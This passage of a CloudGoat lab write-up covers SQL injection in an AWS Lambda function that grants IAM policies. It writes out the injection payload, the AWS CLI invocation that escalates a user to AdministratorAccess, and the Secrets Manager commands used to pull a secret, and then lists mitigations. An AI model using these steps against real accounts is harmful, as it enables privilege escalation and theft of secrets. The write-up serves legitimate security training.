
## 9. Exploit the Lambda Function

The function is vulnerable to an injection attack. We can exploit this by crafting a malicious payload.

Steps

- Create a JSON file (payload.json) with a specially crafted policy name:

```
{
  "policy_names": ["AdministratorAccess' -- "],
  "user_name": "[bilbo_user_name_here]"
}
```



- Use the AWS CLI to invoke the Lambda function with this payload.

**Commands**

*# Send the injection payload to the Lambda function*


***aws --profile assumed_role --region us-east-1 lambda invoke --function-name [policy_applier_lambda_name] --cli-binary-format raw-in-base64-out --payload file://./payload.json out.txt***

*# Check the output to confirm success*

***cat out.txt***

What This Does


- The JSON payload injects an extra policy application command by escaping a string.
- The Lambda function grants AdministratorAccess to bilbo, making them an admin.




10. Use Admin Privileges to Retrieve the Secret


Now that bilbo has admin rights, we can access AWS Secrets Manager to retrieve the stored secret.

Command used to List all secrets stored in AWS Secrets Manager: *aws --profile bilbo --region us-east-1 secretsmanager list-secrets*




- To Retrieve the value of a specific secret

aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id [ARN_OF_TARGET_SECRET]




The Secret string we are looking for is: **cg-secret-846237-284529**

# Security strategies proposed to mitigate the risks associated with the lambda function

## 1. Fix the Lambda Function Code (Most Critical)

a. Prevent SQL Injection

- Use parameterized queries instead of string concatenation:

```
SELECT policy_name FROM policies WHERE policy_name = ? AND public = True
```

- Sanitise all user inputs.

### b. Validate Input Strictly

- Restrict allowed policy names to a known safe list.
- Enforce strict JSON schema validation for:
    - `policy_names` (must be an array of known values)
    - `user_name` (must match IAM username regex)

### c. Never Trust User Inputs

- Forbid user-controlled fields from influencing IAM privilege-granting logic.

---

## 2. Least Privilege IAM Practices

### a. Remove Wildcards (“*”)

- The role allowed `arn:aws:iam::<account>:role/cg-lambda-invoker*`
  → This enables privilege escalation.

Replace with specific ARNs:

```
"Resource":
"arn:aws:iam::ACCOUNT_ID:role/cg-lambda-invoker-cgidgs245spuvi"
```

- 

### b. Restrict IAM Permissions

Remove overly broad permissions like:

- `iam:Get*`
- `iam:List*`

These leak sensitive information and should be minimized.

### c. Block `iam:PassRole` Unless Required

Ensure no low-privilege user can pass powerful roles to Lambda.

---

## 3. Secure Lambda Execution Environment

### a. Use IAM Roles for Lambda Properly

- Give the Lambda only the exact permissions it needs (principle of least privilege).
- Remove permissions to attach arbitrary IAM policies to users.

### b. Enable Environment Variable Encryption

- Use KMS to encrypt DB credentials, API keys, etc.

### c. Enable AWS Lambda Logging

- Turn on CloudWatch Logs for:
    - function invocations

- error reporting
- unexpected API calls

---

## 4. API Gateway / Event Input Hardening

If the Lambda is triggered through an API Gateway or event:

### a. Enable Input Validation on API Gateway

- Use request validation
- Reject malformed or malicious payloads BEFORE reaching Lambda

### b. Apply Throttling and Rate Limits

Prevents brute force or automated exploitation attempts.

---

## 5. Network and Infrastructure Protections

### a. Place Lambda in a VPC (If Needed)

Limit exposure and give control via:

- Security Groups
- Route Tables

### b. Restrict Access to the Database

The vulnerable example used a SQL DB:

- Use VPC-bound RDS with no public access
- Enable IAM authentication
- Use parameterized queries

---

## 6. Monitoring, Detection & Alerts

### a. Enable GuardDuty

Detects:

- Privilege escalation
- IAM anomalies
- Suspicious STS usage

### b. Use CloudTrail for Auditing

Generate alerts for:

- `AssumeRole` calls
- Policy changes

- Creation of Admin policies

### c. Use AWS Config Rules

Detect misconfigured Lambda functions, overly permissive roles, etc.

---

### 7. Apply CI/CD + Code Review Practices

- Deploy Lambda via version control
- Use automated code scanning (Bandit for Python, etc.)
- Perform peer review for IAM policy changes

## Conclusion

This CloudGoat scenario demonstrates how insecure serverless applications can be exploited when:

- IAM permissions are overly broad
- Lambda functions do not validate or sanitize input
- Privilege escalation paths are unintentionally exposed

The vulnerable Lambda function suffered from a classic **SQL injection flaw**, allowing me to bypass policy restrictions and escalate bilbo's privileges to an administrator. With admin access, retrieving the stored secret became trivial.

This exercise reinforced the importance of:

1. Proper input sanitization
2. Least privilege IAM configurations
3. Avoiding wildcard permissions

4. Securing Lambda functions and validating event input